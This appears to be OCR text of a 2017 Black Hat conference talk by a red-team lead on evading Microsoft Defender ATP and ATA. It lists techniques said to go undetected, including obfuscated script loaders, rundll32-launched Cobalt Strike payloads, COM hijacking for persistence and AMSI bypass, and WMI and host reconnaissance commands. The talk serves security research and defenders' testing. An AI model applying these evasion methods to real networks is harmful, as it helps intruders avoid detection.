Red Team Techniques for Evading, Bypassing, and Disabling MS Advanced Threat Protection and Advanced Threat Analytics

IBM X-Force Red

black hat EUROPE 2017

Whoami


- @retBandit
- Red Teaming Ops Lead, IBM X-Force Red
- Part of CREST (crest-approved.org)
- I like mountain biking, drones, and beer
- Canadian, sorry not sorry

Why ATA and ATP?

TTP

External Recon

Passive Information Gathering
Active Information Gathering
Port Scanning
Service Enumeration
Network/App Vuln Identification



Gain a Foothold

Exploit Vulnerabilities
Spear Phishing
Social Engineering
Malicious USB Media
Wireless
Physical

Host Recon

Host Recon
Host Controls/Logging Recon
Host Controls Bypass
Tools Transfer
Short-Term Persistence
Host Privilege Escalation
Credential Theft

Internal Recon

Network Recon
Domain Recon
Asset Recon
Admin Recon
Network Security Recon

Lateral Movement

Evade Network Security Controls
Lateral Movement
Network Exploitation
Elevate Network Privileges

Dominance

Gain Domain Admin
Gain Asset Admin
Sensitive Asset Access
Exfill Sensitive Data
Long-Term Persistence

Active alerts

180 days

High	2
Medium	18
Low	2
Informational	127

High value assets [4] | Servers [6] | All alerts [24]

02.13.2017	Abnormal code execution was contained within App Guard	Low
02.10.2017	Windows Defender AV detected an active 'CVE-2014-4114'..	Medium
02.07.2017	Code integrity tampering was detected	Medium
02.07.2017	Device Guard blocked an executable from running	Informational

Top machines at risk

machines list


6	cont-jonathanw	Windows 10 client	*high value asset*	1	5	0
5	cont-jayhardee	Windows 10 client		0	4	1
1	cont-evamacias	Linux	*high value asset*	0	1	0
1	cont-cleogarza	Windows server 2012		0	0	1

Top users at risk


users list

10	contoso\jonathan.wolcott	Sales	*elevated privileges*	1	8	1
1	contoso\eva.macias	Finance	*elevated privileges*	0	1	0
1	contoso\cleo.garza	Security		0	0	1

Active alerts trend




Protected machines



Machines reporting

Monthly | Daily




Service health

Release 3 (October 17th)

Defender “brand” expanded to include:


- *Windows Defender* Antivirus
- *Windows Defender* Advanced Threat Protection
- *Windows Defender....* **Exploit Guard**
- *...* **Application Guard**
- *...* **Device Guard**
- *...* **Credential Guard**
- More OS

Source: https://blogs.windows.com/business/2017/06/27/announcing-end-end-security-features-windows-10/



Protected machines

SmartScreens [31]
Firewall [2]
DeviceGuard [6]
ExploitGuard [23]
AntiVirus [65]



Monthly | Daily

Reporting by health state


Misconfigured
Inactive
Tampered
Isolated

Service health

Device Guard
Firewall
Credential Guard
Device Control
Exploit Guard
Antivirus

Communication to a malicious network destination (#17386)

4:11m | Actions (79) | Comments (2) | Tags (0) | ...



Result

Fully Remediated

The malicious entities uncovered during the investigation have been successfully remediat

2 Files were quarantined

$r6bq1c4.exe | c:\$recycle.bin\s-1-5-21-1697...
5450-2076875350-1481720747-500\$r6bq1c4...
xe

Threat Type: Heuristic

Endpoint: cont-denamarks

View File details

pcanyweeer.exe | c:\users\bingo\desktop\pca...
weeer.exe

Threat Type: Trojan

Endpoint: cont-jacobgall

View File details

2 Processes were terminated

$r6bq1c4.exe | c:\$recycle.bin\s-1-5-21-1697...
5450-2076875350-1481720747-500\$r6bq1c4...
xe

Threat Type: Heuristic

Endpoint: cont-denamarks

View Process details

pcanyweeer.exe | c:\users\bingo\desktop\pca...
weeer.exe

Threat Type: Trojan

Endpoint: cont-jacobgall


View Process details

1 Connection was blocked


34.24.111.42


Gaining a Foothold

Gaining a Foothold w/ Out Of The Box PS Payloads



Obfuscated PS Payloads



They promised us freedom.

But delivered slavery.

ATP is a Beneficiary of WMF 5 / Win10 1703 Security Improvements

- Window Management Framework (“PowerShell”) 5.1 provides:
  - PS Script Block Logging
  - PS Transaction/Transcription Logging
  - PS “Suspicious Strings”
  - PS Constrained Language Mode
  - Just Enough Admin (JEA) support


ATP is a Beneficiary of WMF 5 / Win10 1703+ Security Improvements

- Can’t downgrade to PSv2
- System-wide transcripts
- Common techniques leveraging WScript.Shell, etc. are also caught.
- Can’t just use NotPowerShell (NPS) or call directly as still forced to use WMF 5
- Bypasses exist but must be chained just right

AMSI


Secure
https://blogs.technet.microsoft.com/mmpc/2017/12/04/windows-defender-atp-machine-learning-and-amsi-unear
Windows Defender ATP machine learning and AMSI: Unearthing script-based attacks that 'live off the land'
Rate this article
msft-mmpc
December 4, 2017
22
32

Defender ATP ≠ Defender AV



Not Detected: Misc. Techniques to Gain Initial Foothold

- Obfuscated JScript/VBscript payloads that don't use Kernel32 API declarations (such as @vysecurity's CACTUSTORCH)
- Using signed exec's to load a Cobalt stageless payload, i.e.; "rundll32 foo.dll,Start"
- Some executables created with Veil (*go-based*) and Shellter

https://www.mdsec.co.uk/2017/07/payload-generation-with-cactustorch/
https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html

Remember, we're talking **POST** Breach

Host Recon

```
echo %userdomain%
echo %logonserver
echo %homepath%
echo %homedrive%
net share
net accounts
systeminfo
tasklist /svc
gpresult /z
net localgroup Ad
netsh advfirewall
systeminfo
$env:ComSpec
$env:USERNAME
$env:USERDOMAIN
$env:LOGONSERVER
Tree $home
```

Not Detected: WMI

```
wmic process list brief

wmic group list brief

wmic computersystem list

wmic process list /format:list

wmic ntdomain list /format:list

wmic useraccount list /format:list

wmic group list /format:list

wmic sysaccount list /format:list

wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *

Get-WmiObject -Class Win32_UserAccount -Filter "LocalAccount='True’”
```

Not Detected: Host Recon Directly Using Windows API's

- **Host-only** info gathering directly calling Window's APIs through raw sockets, Metasploit railgun, etc.
- Use MSF modules with (local) API calls, such as file_from_raw_ntfs.rb
- Don't use MSF modules like local_admin_search_enum.rb
- CobaltStrike has a number of modules that are API-only

Not Detected: Userland Persistence and AMSI Bypass via Component Object Model (COM) Hijacking

HKLM (admin/system only)
+
HKCU (any user)
=
HKCR

